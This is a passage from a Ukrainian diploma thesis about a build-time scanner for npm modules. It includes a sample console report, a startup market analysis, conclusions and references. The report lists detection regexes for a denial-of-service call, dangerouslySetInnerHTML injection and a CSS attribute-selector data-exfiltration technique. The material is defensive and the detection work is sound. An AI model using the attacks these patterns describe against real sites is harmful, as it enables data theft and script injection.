модулі та ставити наприклад коннектор бази даних, що зовсім не схоже на мінімальні затрати ресурсів. Отже маємо варіант із виводом в консоль, до того ж що інформація про аудит пекеджів NPM користується такою самою стратегією. В результаті розробник бачитиме наступне:

```
Indicator of compromise detected: syncReadFile in file "C:\Users\illya\Downloads\diplomaCode\dos\app.ts"

Indicator of compromise detected: /\<[\s\S]*dangerouslySetInnerHTML=\{\s*\{\s*__html/ in file "C:\Users\illya\Downloads\diplomaCode\dangerouslyInsertHtml\LudacrisCommentComponent.jsx"

Indicator of compromise detected: /input\[value\$\s=\w+\]\]*\{[\s\S]+background\-\image\:\s*url/i in file "C:\Users\illya\Downloads\diplomaCode\cssAttack\attacker\src\index.styl"
```

Рисунок 3.10 – Консольне представлення звіту наданого розробнику в процесі збірки

Висновки до розділу 3

Розроблена імплементація виявляє всі три досліджених атаки на доступність, конфіденційність та цілісність інформації. При цьому користувачу доступна повна персоналізація визначених схем, варіативність типів ресурсів, що аналізуються, гарантії перевірки всіх модулів, що входять в збірку і підпадають під опрацювання ладером.

4 РОЗРОБЛЕННЯ СТАРТАП-ПРОЕКТУ

4.1 Опис ідеї проекту

Таблиця 4.1 – Опис ідеї стартап-проекту

Зміст ідеї	Напрямки застосування	Вигоди для користувача
В процесі розробки прогресивних веб застосунків автори змушені використовувати безліч сторонніх публічних модулів, які не перевіряються ні на етапі публікації, ні на етапі використання. Основний функціонал продукту полягатиме в ефективному аудиті на кроці збірки всіх вхідних модулів та створення деталізованих повідомлень з можливими або явними місцями, що порушують безпеку фінального застосунку. Розповсюдження	1. Аудит сторонніх модулів при використанні публічних рішень	1. Виявлення потенційно небезпечних ділянок коду
	2. Аудит наявного в застосунку коду, написаного до моменту впровадження	2. Раннє реагування (на етапі компіляції, а не в період тестування чи випуску продукції)
	3. Насадження єдиної стилістики використання тих чи інших механізмів реалізації бізнес логіки, а також контроль використання певного переліку небезпечних підходів	3. Максимальна гнучкість підходу до проекту з будь-якою спрямованістю

Кінець таблиці 4.1

<p>відбуватиметься у двох формах:</p> <p>безкоштовна, з мінімальним функціоналом пошуку по вихідних модулях та щомісячна підписка з можливістю доступу до нових технологій пошуку, а також бази даних вже знайдених вразливостей</p>		
--	--	--

Таблиця 4.2 – Визначення сильних, слабких та нейтральних характеристик ідей проекту

№ п/п	Техніко- економічні характеристики ідеї	(потенційні) товари/концепції конкурентів			W (слабка сторона)	N (нейтральна сторона)	S (сильна сторона)
		StaticExplorer	NPM (аудит користувачами)	Eslint (plugin- security)			
1.	Виявлення порушень у використовуваних	Всі файли які потрапляють в збірку	Лише та частина файлів яку	В основному файли з поточної робочї директорїї	Відсутність підтримки спільнотою,	-	Урахування всіх файлів із

Кінець таблиці 4.2

	модулях		переглядали користувачі	без урахування публічних	екстенсивний механізм аналізу		застосунку
2.	Впровадження єдиного стилю використання механізмів реалізації бізнес логіки	Для всіх файлів в робочій директорії	-	Для всіх файлів в робочій директорії	Менша площа покриття аніж у eslint	-	Написання власних персоналізованих правил
3.	Універсальна платформа розповсюдження	Будь-яка платформа, що підтримує NodeJS	Будь-яка платформа, що підтримує NodeJS	Будь-яка платформа, що підтримує NodeJS	-	-	-

Як бачимо наявні конкуренти або на одному рівні, або програють запропонованому рішенню (також варто згадати, що «security-plugin» для бібліотеки eslint довгий час не оновлювався).

4.2 Технологічний аудит, аналіз ринкових можливостей запуску стартап-проекту

Таблиця 4.3 – Технологічна здійсненність проекту

№ п/п	Ідея проекту	Технології її реалізації	Наявність технологій	Доступність технологій
1.	Кросплатформенна архітектура рішення	Робота на рантаймі NodeJS	Наявна на найпоширеніших ОС	Вільний доступ
2.	Непомітність інтеграції в процес розробки	Використання одного із збірників вихідного коду	Єдина вимога – наявність платформи NodeJS	Вільний доступ
3.	Аналіз вхідних файлів шляхом пошуку в тексті індикаторів компрометації	Регулярні вирази	Механізм пошуку по регулярних виразах одна із фундаментальних властивостей мови Javascript	Вільний доступ

Отже реалізація проекту цілком реальна та не потребує особливих затрат ні на дослідження, ні на освоєння нових технологій та розробки допоміжних програмних продуктів.

Таблиця 4.4 – Попередня характеристика потенційного ринку стартап-проекту

№ п/п	Показники стану ринку (найменування)	Характеристика
1	Кількість головних гравців, од	2-3
2	Загальний обсяг продаж, грн/ум.од	Порядку сотень або тисяч одиниць
3	Динаміка ринку (якісна оцінка)	Зростає
4	Наявність обмежень для входу (вказати характер обмежень)	Найголовнішим обмеженням буде відсутність спільноти навколо продукту на початковому етапі (тобто все тестування та створення нових можливостей відбуватиметься штучно)
5	Специфічні вимоги до стандартизації та сертифікації	Відсутні
6	Середня норма рентабельності в галузі (або по ринку), %	Залежить від кількості підписок на місяць

Загалом розрахунок буде в основному на користувачів, які скористаються можливістю місячної підписки та отримають доступ до наявних без даних з вже задокументованими індикаторами компрометації.

Таблиця 4.5 – Характеристика потенційних клієнтів стартап-проекту

№ п/п	Потреба, що формує ринок	Цільова аудиторія (цільові сегменти ринку)	Відмінності у поведінці різних потенційних цільових груп клієнтів	Вимоги споживачів до товару
1.	Створення безпечних застосунків, для яких можна з певною точністю гарантувати безпеку від внутрішніх факторів	Розробники веб рішень	Відсутність реально гучних проблем з публічними модулями діє як контраргумент доцільності використання запропонованого рішення	- до продукції: надійність - до компанії-постачальника: часті оновлення, гарантії
2.	Насаджування визначеного патерну при рішенні бізнес проблем в командах розробників	Команди розробників, що створюють продукти для веб середовища	Деякі команди не живуть досить довго, щоб відчути перевагу підвищення середнього рівня розробника	- до продукції: коректність, непомітність впровадження - до компанії-постачальника: підтримка

Розроблений продукт становить ціннісну пропозицію як для власників якогось бізнесу, що хочуть отримати своє представлення в веб середовищі, так і для команд розробників, основна задача яких зробити забезпечення вчасно, якісно та у такій манері, щоб програмне забезпечення могло ітеративно вдосконалюватись. Однак варто розуміти, що відсутність серйозної спільноти за молодим проектом, а також відсутність прецедентів з гучним розмахом, які б продемонстрували важливість рішень в цьому напрямі зумовлює певну затримку в попиті на ринку в таких проектах.

Таблиця 4.6 – Фактори загроз

№ п/п	Фактор	Зміст загрози	Можлива реакція компанії
1.	Відсутність попиту	Незрілість спільноти може викликати застій в продажах, так як розробники не розуміють всю необхідність перевірки коду фінального продукту	Створення публічних заяв та розслідувань, можливо навіть публічна імплементація та демонстрація загроз, які виникають при ігноруванні цього аспекту розробки ПЗ
2	Користування лише безкоштовною версією	Споживачі не бачитимуть сенсу купувати місячну підписку, так як можливостей демо версії їм вистачатиме	Розширювати платні можливості (наприклад змінити підхід до аналізу модулів), заповнювати базу знайдених вразливостей

Таблиця 4.7 – Фактори можливостей

№ п/п	Фактор	Зміст можливості	Можлива реакція компанії
1	Ширший обсяг можливостей ніж у конкурентів	Вагома перевага, яка дозволяє зайняти нішу, яка ще не заповнена в поточному середовищі розробки веб застосунків	Надання унікальних на даний момент на ринку послуг аудиту модулів вихідного коду
2	Простота старту	Адекватна кількість зусиль необхідна щоб розпочати реалізовувати описану ідею	При рості потреб споживачів можливе наприклад просте горизонтальне масштабування

Таблиця 4.8 – Ступеневий аналіз конкуренції на ринку

Особливості конкурентного середовища	В чому проявляється дана характеристика	Вплив на діяльність підприємства (можливі дії компанії, щоб бути конкурентоспроможною)
1. Вказати тип конкуренції - монополія/олігополія/ монополістична/чиста	Чиста (принцип вільного вибору)	Забезпечення більшої кількості якісних функціональних можливостей
2. За рівнем конкурентної боротьби - локальний/національний/...	Всесвітній	Інтернаціоналізація рішення

Кінець таблиці 4.8

3. За галузевою ознакою - міжгалузева/ внутрішньогалузева	Міжгалузева	Універсалізація рішення
4. Конкуренція за видами товарів: - товарно-родова - товарно-видова - між бажаннями	Між бажаннями	-
5. За характером конкурентних переваг - цінова / нецінова	Цінова	Безпечніший процес розробки – менше втрат в процесі використання
6. За інтенсивністю - марочна/не марочна	немарочна	-

Таблиця 4.9 – Аналіз конкуренції в галузі за М.Портером

Складові аналізу	Прямі конкуренти в галузі	Потенційні конкуренти	Постачальники	Клієнти	Товари-замінники
	Ринок повністю не сформований, тому фактично аналогів немає	NPM може стати потенційним конкурентом, якщо змінить свій підхід до збору даних аудиту публічних модулів	Розповсюдження може відбутися з власних серверів	Замовники та розробники, які ставлять не тільки на швидкість, а і на безпеку ПЗ	Поки що на ринку відсутні можливі замінники
Висновки:	Боротьба на даному етапі практично відсутня	Досить низька трудоємність розробки аналогічного рішення може легко послужити поштовхом для такої компанії гіганта	Масштабування кількості та якості серверів розповсюдження повністю в руках розробників	Єдине обмеження з боку клієнтів це їх готовність до місячних виплат в середовищі, де більшість речей отримується безкоштовно	Проблеми в цьому сегменті не передбачаються на даний момент

Отже в даний момент час для виходу на ринок найсприятливіший, окрім цього вартість виходу поки що спирається виключно у вартість серверів та обладнання для розробки (немає необхідності на цьому етапі інвестувати кошти в дослідження проблем або інших шляхів рішень).

Таблиця 4.10 – Обґрунтування факторів конкурентоспроможності

№ п/п	Фактор конкурентоспроможності	Обґрунтування (наведення чинників, що роблять фактор для порівняння конкурентних проектів значущим)
1.	Надання послуг відсутніх на ринку	Аналіз всіх вхідних модулів не здійснюється в жодному рішенні
2.	Простота в впровадженні	Майже прозорий крок для вбудовування рішення в існуючий процес розробки
3.	Надання гарантій сторонам замовника і розробників	Обидві сторони за адекватну кількість ресурсів отримують взаємовигідні умови для створення ПЗ
4.	Власні сервери розповсюдження	Певна незалежність при реалізації продукту

Таблиця 4.11 – Порівняльний аналіз сильних та слабких сторін «Static Explorer»

№ п/п	Фактор конкурентоспроможності	Бали 1-20	Рейтинг товарів-конкурентів у порівнянні з Static Explorer						
			-3	-2	-1	0	+1	+2	+3
1.	Надання послуг які відсутні на ринку	23							+
2.	Простота в впровадженні	22						+	
3.	Надання гарантій сторонам замовника і розробників	22						+	
4.	Власні сервери розповсюдження	21					+		

Як бачимо стартап-проект має непогані шанси на потужний старт.

Таблиця 4.12 – SWOT аналіз стартап-проекту

<p>Сильні сторони:</p> <ul style="list-style-type: none"> - відсутність аналогічних рішень на ринку - власні сервери розповсюдження - вигода для обох сторін розробки - простота старту реалізації продукту 	<p>Слабкі сторони:</p> <ul style="list-style-type: none"> - відсутність спільноти навколо продукту - екстенсивний підхід до аналізу на даному етапі
---	---

Кінець таблиці 4.12

<p>Можливості:</p> <ul style="list-style-type: none"> - підняття питання аналізу бази коду в застосунках для бізнесу на новий рівень - підвищення рівня захисту веб застосунків на просторах вебу 	<p>Загрози:</p> <ul style="list-style-type: none"> - слабкі перспективи в конкурентній боротьбі з гігантом як от NPM
---	---

Таблиця 4.13 – Альтернативи ринкового впровадження стартап-проекту

№ п/п	Альтернатива (орієнтовний комплекс заходів) ринкової поведінки	Ймовірність отримання ресурсів	Строки реалізації
1.	Створення власного сайту та розповсюдження продукції через нього	Середня 60%	4-8 тижнів
2.	Партнерські взаємовідносини з гравцями в суміжних галузях (GitHub, GitLab, тощо)	Середня 50%	2-3 місяці
3.	Перепрофілювання під іншу мову програмування та стек розробки	Низька 40%	1-2 місяці

Власне як бачимо найбільш ймовірний альтернативний варіант реалізовувати продукцію через власний веб сайт (написання його буде здійснено власними силами, розташування його може бути на тих самих серверах, які

використовуються для розповсюдження модулю). Можливість об'єднання зусиль досить сумнівна на етапі початкової розробки, дуже мало речей які реально зацікавлять великих гравців індустрії. Щодо перепрофілювання, такий підхід майже не має майбутнього, так як досліджений крок збірки існує в інших мовах в інших імплементаціях, освоєння яких займе час.

4.3 Розроблення ринкової стратегії проекту

Таблиця 4.14 – Вибір цільових груп потенційних користувачів

№ п/п	Опис профілю цільової групи потенційних клієнтів	Готовність споживачів сприйняти продукт	Орієнтовний попит в межах цільової групи (сегменту)	Інтенсивність конкуренції в сегменті	Простота входу у сегмент
1	Фронтенд розробники	Висока	Високий	Невисока	Невисока
2	Фулстек Javascript розробники	Висока	Високий	Невисока	Невисока
3	Фулстек розробники з іншими серверними мовами	Середня	Середній	Невисока	Невисока
4	Замовники	Низька	Низький	Невисока	Важкий вхід

Дві цільові групи для яких продукт в його поточному вигляді представляє якусь цінність це фронтенд розробники та фулстек розробники, що використовують Javascript (висока готовність прийняти продукт зумовлюється природою використаного шляху спрощення впровадження рішення в процес фронтенд розробки).

Таблиця 4.15 – Визначення базової стратегії розвитку

№ п/п	Обрана альтернатива розвитку проекту	Стратегія охоплення ринку	Конкурентоспроможні позиції відповідно до обраної альтернативи	Базова стратегія розвитку
1	Розповсюдження через веб сайт	Продаж окремим продуктом, а не одним із публічних модулів	Найкращий спосіб із всіх можливих, щоб не втратити позиції	Стратегія лідерства по витратах
2	Об'єднання зусиль з гравцями гігантами	Сумісна робота над розвитком подальшої ідеології продукту	Велика кількість зацікавлених зі сторони користувачів гравця гіганта	-

Таблиця 4.16 – Визначення базової стратегії конкурентної поведінки

№ п/п	Чи є проект «першопрохідцем» на ринку?	Чи буде компанія шукати нових споживачів, або забирати існуючих у конкурентів?	Чи буде компанія копіювати основні характеристики товару конкурента, і які?	Стратегія конкурентної поведінки
1	так	Шукати нових	Відсутні конкуренти	Стратегія лідера

Таблиця 4.17 – Визначення стратегії позиціонування

№ п/п	Вимоги до товару цільової аудиторії	Базова стратегія розвитку	Ключові конкурентоспроможні позиції власного стартап-проекту	Вибір асоціацій, які мають сформувати комплексну позицію власного проекту (три ключових)
1	Коректність	лідерства по витратах	Довіра до продукту	Безпека, впевненість
2	Кросплатформеніс ть	спеціалізації	Зосередження на якості продукту в контексті будь-якої ОС	Портабельність
3	Підтримка	спеціалізації	Постійне доповнення функціоналу	Найсвіжіші технології

4.4 Формування маркетингової концепції товару

Спершу підсумуємо результати попереднього аналізу конкурентоспроможності товару.

Таблиця 4.18 – Визначення ключових переваг концепції потенційного товару

№ п/п	Потреба	Вигода, яку пропонує товар	Ключові переваги перед конкурентами (існуючі або такі, що потрібно створити)
1	Повний аудит імпортованого коду веб застосунків	Інтегрована в процес розробки система аудиту	Відсутність конкурентів з таким функціоналом
2	Універсифікація рішень бізнес завдань	Помітка певних шаблонів як такі, що викликають попередження	Персоналізовані правила
3	Аудит коду написаного командою в різні проміжки часу	Спостереження за діями членів команди одночасно з дослідженням імпортованих модулів	Універсальність

4.5 Трирівнева маркетингова модель товару

Розглянемо трирівневу маркетингова модель товару: уточнимо ідею продукту, особливості процесу його надання.

Таблиця 4.19 – Опис трьох рівнів моделі товару

<i>Рівні товару</i>	<i>Сутність та складові</i>
I. Товар за задумом	Засіб аудиту сторонніх модулів, імпортованих для використання в проекті, на рівні з аудитом скриптів написаних іншими членами команди
II. Товар у реальному виконанні	Властивості/характеристики
	<ol style="list-style-type: none"> 1. Пошук індикаторів вразливості 2. Сигналізація про виявлені загрози 3. Легке впровадження в процес розробки
	Якість: - продукт гарантує безперебійність функціонування основного концепту пошуку індикаторів, точність виявлення загроз на пряму залежить від користувача
	Без пакування, розповсюджується в цифровому вигляді
III. Товар із підкріпленням	Перша форма товару: безкоштовна версія із можливістю сканувати вихідні модулі на власноруч вказані вразливості
	Платна форма розповсюдження: доступ до набору збережених індикаторів компрометації, новий підхід для аналізу файлів
Розповсюдження в обфускованому вигляді; патентування прав на використання продукції; підв'язка використання можливостей платної версії під віддалену верифікацію;	

4.6 Визначення цінових меж та способів збуту

Таблиця 4.20 – Визначення меж встановлення ціни

№ п/п	Рівень цін на товари-замінники	Рівень цін на товари-аналоги	Рівень доходів цільової групи споживачів	Верхня та нижня межі встановлення ціни на товар/послугу
1	-	-	8000 – 16000грн	Єдина ціна щомісячної підписки 15 доларів США.
2	-	-	16000 – 25000грн	

Таблиця 4.21 – Формування системи збуту

Специфіка закупівельної поведінки цільових клієнтів	Функції збуту, які має виконувати постачальник товару	Глибина каналу збуту	Оптимальна система збуту
Отримання найсвіжіших оновлень якнайшвидше, покращення процесу аналізу вихідних модулів	Досліджувати та впроваджувати нові, більш ефективні способи аудиту, слідкувати за останніми виявленими загрозами та перекривати їх індикаторами компрометації	Міжнародна	Організація збуту через власні сервери

4.7 Розроблення концепції маркетингових комунікацій

Останньою складовою маркетингової програми є розроблення концепції маркетингових комунікацій, що спирається на попередньо обрану основу для позиціонування, визначену специфіку поведінки клієнтів.

Таблиця 4.22 – Концепція маркетингових комунікацій

Специфіка поведінки цільових клієнтів	Канали комунікацій, якими користуються цільові клієнти	Ключові позиції, обрані для позиціонування	Завдання рекламного повідомлення	Концепція рекламного звернення
Розрахунок на сучасність та ефективність запропонованих рішень	Інтернет, тематичні групи за інтересами	Безпека, надійність, персоналізація	Продемонструвати новинку в області безпеки веб застосунків	Контроль там, де це ще ніхто ніколи не робив

Висновки до розділу 4

Проект має досить непогані задатки для потужного старту, а також володіє багатьма перевагами в порівнянні з іншими потенційними конкурентами в першу чергу через те, що запропоновані можливості ще відсутні на ринку. Однак

варто розуміти, що відсутність активної спільноти, вузьке охоплення аудиторії та невеликі шанси при боротьбі з гігантом галузі на даному етапі негативно впливають на продукт.

Вартість товару за стратегією місячного плану в розрахунку на одну людину порівняно невелика зважаючи на середній рівень доходів цільової аудиторії, а організація збуту через власні сервери дає певну гарантію незалежності та стабільності в розповсюдженні.

ВИСНОВКИ

В ході виконання роботи було досліджено нагальну потребу сучасних рішень, орієнтованих на веб – перевикористання коду написаного іншими людьми на добровільних засадах та розміщеного у відкритому доступі без належного аналізу його вмісту. На прикладі атаки на бібліотеку «сорау» легко зрозуміти які колосальні втрати може зумовити такий сценарій розвитку подій, а також наскільки критична відсутність контролю за кодом, що публікується не тільки для розробників, а й для користувачів, які можуть довіряти такому програмному забезпеченню навіть власні кошти. За результатом проаналізованих атак на цілісність, доступність та конфіденційність в контексті застосунків стеку ReactJS та NodeJS розроблено методику вбудовування механізму аудиту в типовий процес розробки.

Запропоноване рішення успішно виявляє три описаних атаки, а також має низький поріг входження, абсолютно агностичне до типу вхідного модуля, має значні можливості для персоналізації та майже непомітне для розробника з результатами, які видно на моменті компіляції. В перспективі можливе впровадження даного рішення як самостійного стартап-проекту, основною відмінністю якого буде новизна функціоналу, який ще відсутній на ринку, а також особлива форма щомісячної підписки на одну людину за досить прийнятну плату на фоні середніх прибутків типового споживача.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Nodejs.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://nodejs.org/api/crypto.html> (дата звернення 26.10.2019). – Crypto | Node.js v13.0.1 Documentation.
2. Wikipedia.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: https://en.wikipedia.org/wiki/Microsoft_Windows (дата звернення 26.10.2019). – Microsoft Windows - Wikipedia.
3. Wikipedia.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://en.wikipedia.org/wiki/Linux> (дата звернення 26.10.2019). – Linux - Wikipedia.
4. Maven.apache.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://maven.apache.org/guides/introduction/introduction-to-dependency-mechanism.html> (дата звернення 26.10.2019). – Maven – Introduction to the Dependency Mechanism.
5. Getcomposer.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://getcomposer.org/doc/00-intro.md> (дата звернення 26.10.2019). – Introduction - Composer.
6. Npmjs.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://www.npmjs.com/> (дата звернення 26.10.2019). – npm | build amazing things.
7. Medium.com [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://medium.com/intrinsic/compromised-npm-package-event-stream-d47d08605502> (дата звернення 26.10.2019). – Compromised npm Package: event-stream - intrinsic - Medium.
8. Bleepingcomputer.com [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://www.bleepingcomputer.com/news/security/compromised-javascript->

- package-caught-stealing-npm-credentials/ (дата звернення 26.10.2019). – Compromised JavaScript Package Caught Stealing npm Credentials.
9. github.com [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://github.com/JedWatson/react-select> (дата звернення 26.10.2019). – GitHub - JedWatson/react-select: The Select Component for React.js.
 10. Developer.mozilla.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/RegExp (дата звернення 26.10.2019). – RegExp - JavaScript | MDN.
 11. practicalcryptography.com [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <http://practicalcryptography.com/cryptanalysis/letter-frequencies-various-languages/english-letter-frequencies> (дата звернення 26.10.2019). – Practical Cryptography.
 12. Роман Хади, Александр Аграновский. Практическая криптография. [Текст] — Москва: Солон-Пресс, 2009. — с. 52, с. 83.
 13. Виктор де Касто. Просто криптография. [Текст] — Санкт-Петербург: Страта, 2014. — с. 43.
 14. Webpack.js.org [Електронний ресурс] : [Інтернет-портал]. – Електронні дані. – Режим доступа: <https://webpack.js.org/> (дата звернення 26.10.2019). – webpack.
 15. Lee Copeland. A Practitioner's Guide to Software Test Design. [Текст] — Artech House; 2004 — с. 202